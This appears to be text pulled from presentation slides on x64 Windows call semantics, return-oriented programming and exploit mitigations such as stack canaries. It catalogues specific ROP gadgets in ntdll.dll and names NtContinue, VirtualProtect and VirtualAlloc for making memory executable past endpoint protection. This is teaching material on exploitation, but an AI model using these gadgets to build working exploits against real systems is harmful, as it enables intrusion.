64 bit Call Semantics

A64BitFunction(0x00c0ffee, 0, 1, 0xdeadbeef, 0x10101010)

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mov r9, 0xdeadbeef

sub rsp, 0x20

call A64BitFunction

rsp 0x0000000000804040

rip 0x000000007f400100

rcx 0x0000000000000000

rdx 0x0000000000000000

r8 0x0000000000000000

r9 0x0000000000000000

0x00802000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000000000000

➔ 0x0000000000000000

0x00804000

64 bit Call Semantics

A64BitFunction(0x00c0ffee, 0, 1, 0xdeadbeef, 0x10101010)

rsp 0x0000000000804038

rip 0x000000007f400105

push 0x10101010

➡ mov rcx, 0x00c0ffee

mov rdx, 0xffffffff

mov r8, 0x1

mov r9, 0xdeadbeef

sub rsp, 0x20

call A64BitFunction

rcx 0x0000000000000000

rdx 0x0000000000000000

r8 0x0000000000000000

r9 0x0000000000000000

0x00802000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000000000000

➡ 0x0000000010101010

0x0000000000000000

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```

rsp 0x0000000000804038

rip 0x000000007f40010c

rcx 0x0000000000c0ffee

rdx 0x0000000000000000

r8 0x0000000000000000

r9 0x0000000000000000

0x00802000

0x0000000000000000

0x0000000000000000

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➔ 0x0000000010101010

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rsp 0x0000000000804038

rip 0x000000007f400116

rcx 0x0000000000c0ffee

rdx 0x00000000ffffffff

r8 0x0000000000000000

r9 0x0000000000000000

0x00802000

0x0000000000000000

0x0000000000000000

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0x0000000000000000

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➡ 0x0000000010101010

0x0000000000000000

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➔ mov r9, 0xdeadbeef
sub rsp, 0x20
call A64BitFunction
```

rsp 0x0000000000804038

rip 0x000000007f40011d

rcx 0x0000000000c0ffee

rdx 0x00000000ffffffff

r8 0x0000000000000001

r9 0x0000000000000000

0x00802000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000000000000

➔ 0x0000000010101010

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rip 0x000000007f400127

rcx 0x0000000000c0ffee

rdx 0x00000000ffffffff

r8 0x0000000000000001

r9 0x00000000deadbeef

0x00802000

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0x0000000000000000

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➔ 0x0000000010101010

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sub rsp, 0x20
```

➔ call A64BitFunction

rsp 0x0000000000804018

rip 0x000000007f40012b

rcx 0x0000000000c0ffee

rdx 0x00000000ffffffff

r8 0x0000000000000001

r9 0x00000000deadbeef

0x00802000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000000000000

➔ 0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000010101010

0x0000000000000000

0x00804000

64 bit Call Semantics

➔ `A64BitFunction(0x00c0ffee, 0xffffffff, 1, 0xdeadbeef, 0x10101010)`

```
push 0x10101010
mov rcx, 0x00c0ffee
mov rdx, 0xffffffff
mov r8, 0x1
mov r9, 0xdeadbeef
sub rsp, 0x20
call A64BitFunction
```

`rsp 0x0000000000804010`

`rip 0x000000007f40219c`

`rcx 0x0000000000c0ffee`

`rdx 0x00000000ffffffff`

`r8 0x0000000000000001`

`r9 0x00000000deadbeef`

0x00802000

0x0000000000000000

0x0000000000000000

0x0000000000000000

➔ 0x000000007f400130

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000010101010


0x0000000000000000

0x00804000


Return Oriented Programming - Usage

- VirtualProtect
 - Modifies memory protection
 - Used to change memory into executable memory
- VirtualAlloc
 - Allows to allocate executable memory
 - Should be used in conjunction with memcpy
- Endpoint Protection monitor those and similar functions

Return Oriented Programming



Return Oriented Programming



ROP Gadgets on ntdll.dll

RtlCopyLuid function

04/16/2018 • 2 minutes to read

The **RtlCopyLuid** routine copies a locally unique identifier (LUID) to a buffer.

Syntax

C++

 Copy

```
NTSYSAPI VOID RtlCopyLuid(  
    PLUID DestinationLuid,  
    PLUID SourceLuid  
);
```


ROP Gadgets on ntdll.dll

RtlCopyLuid function

04/16/2018 • 2 minutes to read

The **RtlCopyLuid** routine copies a locally unique identifier (LUID) to a buffer.

Syntax

C++

```
NTSYSAPI VOID RtlCopyLuid(  
    PLUID DestinationLuid,  
    PLUID SourceLuid  
);
```

Parameters

DestinationLuid

Pointer to a caller-allocated buffer to receive a copy of the source LUID structure. The buffer must be at least **sizeof(LUID)**.

SourceLuid

Pointer to the source LUID structure to be copied.

Return Value

None

ROP Gadgets on ntdll.dll

ntdll!RtlCopyLuid:

```
48 8b 02      mov     rax, [rdx]
48 89 01      mov     [rcx], rax
c3           ret
```

ROP Gadgets on ntdll.dll

ntdll!RtlCopyLuid:

```
48 8b 02          mov     rax, [rdx]
48 89 01    ...➔  mov     [rcx], rax
c3              ret
```

ROP Gadgets on ntdll.dll

ntdll!RtlSetExtendedFeaturesMask (last part):

```
488908      ...➔ mov      [rax], rcx
4883c428      add      rsp, 28h
c3          ret
```

ROP Gadgets on ntdll.dll

(~30 occurrences on ntdll.dll):

```
48 83 c4 58      add     rsp, 58h
c3              ret
```

ROP Gadgets on ntdll.dll

(~30 occurrences on ntdll.dll):

```
48 83 c4 58 ...> pop rax  
c3                ret
```

ROP Gadgets on ntdll.dll

(~3 occurrences on ntdll.dll):

```
f2 0f 59 c3      mulsd    xmm0,xmm3
```

ROP Gadgets on ntdll.dll

(~3 occurrences on ntdll.dll):

f2 0f 59 c3 ...> pop rcx
ret

ROP Gadgets on ntdll.dll

ntdll!_chkstk (last part of function):

```
4c 8b 14 24 ...➔ mov     r10, [rsp]
4c 8b 5c 24 08  mov     r11, [rsp+8]
48 83 c4 10      add     rsp, 0x10
c3              ret
```

ROP Gadgets on ntdll.dll

ntdll!_chkstk (last part of function):

```
4c 8b 14 24 ...➔ mov     r10, [rsp]      pop r10
4c 8b 5c 24 08  mov     r11, [rsp+8]   pop r11
48 83 c4 10      add     rsp, 0x10     ret
c3              ret
```

ROP Gadgets on ntdll.dll

ntdll!_chkstk (last part of function):

```
4c 8b 14 24 ...➔ mov     edx, [rsp]      pop edx
4c 8b 5c 24 08  mov     r11, [rsp+8]   pop r11
48 83 c4 10      add     rsp, 0x10    ret
c3              ret
```

ROP Gadgets on ntdll.dll

(~50 occurrences on ntdll.dll):

```
41 5c          pop     r12
c3            ret
```

ROP Gadgets on ntdll.dll

(~50 occurrences on ntdll.dll):

```
41 5c          ...➤ pop      rsp
c3             ret
```

ROP Gadgets on ntdll.dll

```
...➤ NTSTATUS NtContinue(  
    CONTEXT *ThredContext,  
    BOOLEAN Alertable);
```

ROP Gadgets on ntdll.dll

```
➡ NTSTATUS NtContinue(
    CONTEXT *ThredContext,
    BOOLEAN Alertable);
```

CONTEXT structure

12/05/2018 • 2 minutes to read

In this article

Syntax

Members

Requirements

See Also

Contains processor-specific register data. The system uses **CONTEXT** structures to perform various internal operations. Refer to the header file WinNT.h for definitions of this structure for each processor architecture.

Syntax

C++

Copy

```
typedef struct _CONTEXT {
    DWORD64 P1Home;
    DWORD64 P2Home;
    DWORD64 P3Home;
    DWORD64 P4Home;
    DWORD64 P5Home;
    DWORD64 P6Home;
    DWORD    ContextFlags;

```

ROP Gadgets on ntdll.dll

...➔ NTSTATUS NtContinue(
 CONTEXT *ThredContext,
 BOOLEAN Alertable);

```
DWORD64 Rax;  
DWORD64 Rcx;  
DWORD64 Rdx;  
DWORD64 Rbx;  
DWORD64 Rsp;  
DWORD64 Rbp;  
DWORD64 Rsi;  
DWORD64 Rdi;  
DWORD64 R8;  
DWORD64 R9;  
DWORD64 R10;  
DWORD64 R11;  
DWORD64 R12;  
DWORD64 R13;  
DWORD64 R14;  
DWORD64 R15;  
DWORD64 Rip;  
union {  
    XMM_SAVE_AREA32 FltSave;  
    NEON128          Q[16];  
    ULONGLONG        D[32];  
    struct {  
        M128A Header[2];  
        M128A Legacy[8];  
        M128A Xmm0;  
        M128A Xmm1;  
        M128A Xmm2;
```


ROP Gadgets on ntdll.dll

```
NTSTATUS NtContinue(  
    CONTEXT *ThredContext,  
    BOOLEAN Alertable);
```

```
...➤ VOID RtlMoveMemory(  
    VOID *Destination,  
    VOID *Source,  
    SIZE_T Length);
```

Readymade Technique



Fountain
Marcel Duchamp, 1917

Readymade Technique

Whether Mr. Mutt with his own hands made the fountain or not has no importance. He **CHOSE** it. He took an ordinary article of life, and placed it so that its useful significance disappeared under the new title and point of view – created a new thought for that object.




Fountain
Marcel Duchamp, 1917

Windows Exploit Mitigations



Mending the Earth
Shana and Robert ParkeHarrison, 1999

Return Oriented Programming - Timeline




Canary Stack

- Protects against buffer overflow
- Generate random “base canary value” when process starts
- Writes cookie on the stack before return address
- Check if cookie is valid before performing ret opcode
- If not, crash the process
- Requires to recompile current software


Canary Stack

```
int QueryUser()  
{  
    mov ecx, base_canary_value  
    xor ecx, esp  
    push ecx  
        char buffer[512];  
        gets(buffer);  
        ...  
    pop ecx,  
    xor ecx, esp  
    call verify_canary_value(ecx)  
    return 1;  
}
```




Canary Stack

```
int QueryUser()  
{  
    → mov ecx, base_canary_value  
      xor ecx, esp  
      push ecx  
      char buffer[512];  
      gets(buffer);  
      ...  
      pop ecx,  
      xor ecx, esp  
      call verify_canary_value(ecx)  
      return 1;  
}
```



